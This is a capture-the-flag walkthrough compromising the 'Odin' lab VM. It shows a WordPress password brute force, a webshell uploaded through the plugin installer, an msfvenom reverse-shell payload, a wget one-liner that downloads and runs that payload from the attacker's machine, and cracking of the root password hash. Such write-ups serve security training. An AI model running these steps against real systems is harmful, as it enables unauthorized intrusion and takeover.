To discover the vulnerable VM, simply use nmap ping scan and exclude attacking VM own's ip.

Here, the vulnerable VM has an ip address of 10.0.2.29

```
└─$ nmap -sP 10.0.2.2-254 --exclude 10.0.2.15
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 22:52 +08
Nmap scan report for 10.0.2.2
Host is up (0.0016s latency).
Nmap scan report for 10.0.2.29
Host is up (0.00075s latency).
Nmap done: 252 IP addresses (2 hosts up) scanned in 3.05 seconds
```

Nmap default scripts, version, all ports scan.

Only 1 port is open which is a http port.

```
┌─[user@parrot-virtual]─[~/Desktop/odin]
└─$ nmap -sC -sV -p- odin
Starting Nmap 7.91 ( https://nmap.org ) at 2020-12-16 22:54 +08
Nmap scan report for odin (10.0.2.29)
Host is up (0.00061s latency).
Not shown: 65534 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-generator: WordPress 5.5.3
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: vikingarmy &#8211; Just another Joomla site
```

A normal gobuster scan indicates nothing out of the ordinary. It just shows that the web server has a wordpress installation.

```
└─$ gobuster dir --url http://odin -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://odin
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/12/16 22:54:53 Starting gobuster
===============================================================
/wp-content (Status: 301)
/wp-includes (Status: 301)
/javascript (Status: 301)
/wp-admin (Status: 301)
/phpmyadmin (Status: 403)
/server-status (Status: 403)
===============================================================
2020/12/16 22:55:11 Finished
===============================================================
```

This directory is import to take note as it will house uploaded webshells.

```
[+] Upload directory has listing enabled: http://odin/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Found one user by the name of odin, turns out that it's a rabbit hole. It is because via manual testing which I consulted with a little walkthrough, the correct username is actually admin.

```
[i] User(s) Identified:

[+] odin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By: Rss Generator (Passive Detection)
```


Some hints on how to move forward:

```
┌─[✗]─[user@parrot-virtual]─[~/Desktop/odin]
└──╼ $echo "NB2HI4DTHIXS6Z3JORUHKYROMNXW2L3EMFXGSZLMNVUWK43TNRSXEL2TMVRUY2LTORZS6YTMN5RC
63LBON2GK4RPKBQXG43XN5ZGI4ZPJRSWC23FMQWUIYLUMFRGC43FOMXXE33DNN4W65JOOR4HILTU
MFZC4Z32EBZG6Y3LPFXXKIDONFRWKIDXN5ZGI3DJON2AU===" | base32 -d
https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou.txt.tar.gz rockyou nice wordlist
┌─[user@parrot-virtual]─[~/Desktop/odin]
└──╼ $
```

```
┌─[user@parrot-virtual]─[~/Desktop/odin]
└──╼ $echo "SWYgeW91IGxvb2sgY2xvc2VseSwgeW91IHdvbid0IG5lZWQgaXQgaGVyZQo=" |base64 -d
If you look closely, you won't need it here
┌─[user@parrot-virtual]─[~/Desktop/odin]
└──╼ $
```

This reset password site will be the main testing ground for username which does or doesn't exist on the system.

http://odin/wp-login.php?action=lostpassword



We used wpscan to perform a bruteforce dictionary attack against username admin.


Here we get the correct credentials which is:

Username -> **admin**

Password: **qwerty**


```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / qwerty
Trying admin / 654321 Time: 00:00:00 <
```

Here we have logged in successfully to the wordpress site as admin.




We will be usign the install plugin functionality to actually upload shell.php to the server.

Wordpress will complain of bad format but it doesn't matter as when we go to the uploads directory itself, we will actually find the uploaded shell.



Wordpress upload directory.



Index of /wp-content/uploads/2020/12

Name	Last modified	Size	Description
Parent Directory		-	
bjorn-150x150.jpg	2020-12-05 07:02	9.4K	
bjorn-300x236.jpg	2020-12-05 07:02	31K	
bjorn.jpg	2020-12-05 07:02	108K	
shell.php	2020-12-16 10:19	94	

Apache/2.4.41 (Ubuntu) Server at odin Port 80

To test whether **RCE** is **working**, simply issue a **GET** request with **cmd** as **parameter** and **id** as **value**.

To gain a stable shell first use **msfvenom** to create a payload that points to the local **attacking machine IP address** and **port**.

```
┌─[✗]─[user@parrot-virtual]─[~/Desktop/odin]
└──╼ $msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4444 -f elf > shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

Then we will convert the command that is to be executed by the server into url format in burp's encoder.

What the command does is to download payload from attacking machine ip address, make it executable and run the downloaded shell in the background.

```
wget http://10.0.2.15/shell.elf;chmod +x shell.elf;./shell.elf&
```

```
%2f%31%30%2e%30%2e%32%2e%31%35%2f%73%68%65%
```

Logs shows that the payload is downloaded off the attacking machine.

```
┌─[✗]─[user@parrot-virtual]─[~/Desktop/odin]
└──╼ $sudo python -m SimpleHTTPServer 80
[sudo] password for user:
Serving HTTP on 0.0.0.0 port 80 ...
10.0.2.29 - - [16/Dec/2020 23:26:17] "GET /shell.elf HTTP/1.1" 200 -
```

Image that shows that a meterpreter session is opened.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (976712 bytes) to 10.0.2.29
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.29:33592) at 2020-12-16 23:26:17 +0800

meterpreter >
```

To gain a linux shell, simply enter shell in meterpreter. Afterwards, run a python2.7 -c “import pty; pty.spawn(‘/bin/bash’)” to convert it to a usable terminal.

```
www-data@osboxes:/home$ ls -lah
ls -lah
total 16K
drwxr-xr-x  4 root    root    4.0K Dec  4 15:54 .
drwxr-xr-x 23 root    root    4.0K Jul  5 22:43 ..
drwxrw---- 15 osboxes osboxes 4.0K Dec  5 10:05 osboxes
drwxr-xr-x  4 rockyou rockyou 4.0K Dec  4 15:58 rockyou
www-data@osboxes:/home$
```

Nothing of significance on rockyou’s directory.

```
www-data@osboxes:/home/rockyou$ ls -lah
ls -lah
total 44K
drwxr-xr-x 4 rockyou rockyou 4.0K Dec  4 15:58 .
drwxr-xr-x 4 root    root    4.0K Dec  4 15:54 ..
-rw------- 1 rockyou rockyou  179 Dec  5 07:29 .bash_history
-rw-r--r-- 1 rockyou rockyou  220 Dec  4 15:54 .bash_logout
-rw-r--r-- 1 rockyou rockyou 3.7K Dec  4 15:54 .bashrc
drwxr-xr-x 5 rockyou rockyou 4.0K Dec  4 15:54 .config
-rw-r--r-- 1 rockyou rockyou   22 Dec  4 15:54 .gtkrc-2.0
-rw-r--r-- 1 rockyou rockyou  516 Dec  4 15:54 .gtkrc-xfce
drwxr-xr-x 3 rockyou rockyou 4.0K Dec  4 15:54 .local
-rw-r--r-- 1 rockyou rockyou  807 Dec  4 15:54 .profile
-rw-rw-r-- 1 rockyou rockyou   17 Dec  4 15:56 ok
www-data@osboxes:/home/rockyou$ cat ok
cat ok
Get out of here!
www-data@osboxes:/home/rockyou$
```

Browsing **/var/www/html/wp-config.php** , we kinda saw the root’s hash so we will proceed to **crack** the said **hashes** using **john the ripper password cracking tool**.

```
/** root:$6$e9hWlnuTuxApq8h6$ClVqvF9MJa424dmU96Hcm6cvevBGP1OaHbWg//71DVUF1kt7ROW160rv9oaL7uKbDr2qIGsSxMmocdudQzjb01:18600:0:9
999:7:::*/
www-data@osboxes:~/html$
```

Cracking is done in less than a minnute, apparently the **passsword** for **root** is **jasmine**.

```
┌─[user@parrot-virtual]─[~/Desktop/odin]
└──╼ $john --wordlist=./rockyou.txt passwd.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jasmine          (root)
1g 0:00:00:00 DONE (2020-12-16 23:33) 4.761g/s 4876p/s 4876c/s 4876C/s 123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed
┌─[user@parrot-virtual]─[~/Desktop/odin]
└──╼ $
```

Root's flag. The hashes point to a music video in youtube.

```
www-data@osboxes:~/html$ su - root
su - root
Password: jasmine

root@osboxes:~# cd /root
cd /root
root@osboxes:~# ls -lah
ls -lah
total 48K
drwx------  7 root root 4.0K Dec 16 09:52 .
drwxr-xr-x 23 root root 4.0K Jul  5 22:43 ..
drwx------  2 root root 4.0K Jun 24 17:24 .aptitude
-rw-------  1 root root    1 Dec  4 15:57 .bash_history
-rw-r--r--  1 root root 3.1K Dec  5  2019 .bashrc
-rw-r--r--  1 root root  109 Dec  5 08:34 bjorn
drwx------  6 root root 4.0K Dec  4 15:36 .cache
drwx------  3 root root 4.0K Dec  4 15:36 .config
drwx------  3 root root 4.0K Dec  4 15:36 .dbus
drwx------  3 root root 4.0K Dec  4 15:36 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r-----  1 root root    4 Dec 16 09:52 .vboxclient-display-svga.pid
root@osboxes:~# cat bjorn
cat bjorn
congratulation

Have a nice day!


aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1WaGtmblBWUXlhWQo=
root@osboxes:~# echo "aHR0cHM6Ly93d3cueW91dHViZS5jb20vd2F0Y2g/dj1WaGtmblBWUXlhWQo="|base64 -d
<dHViZS5jb20vd2F0Y2g/dj1WaGtmblBWUXlhWQo="|base64 -d
https://www.youtube.com/watch?v=VhkfnPVQyaY
```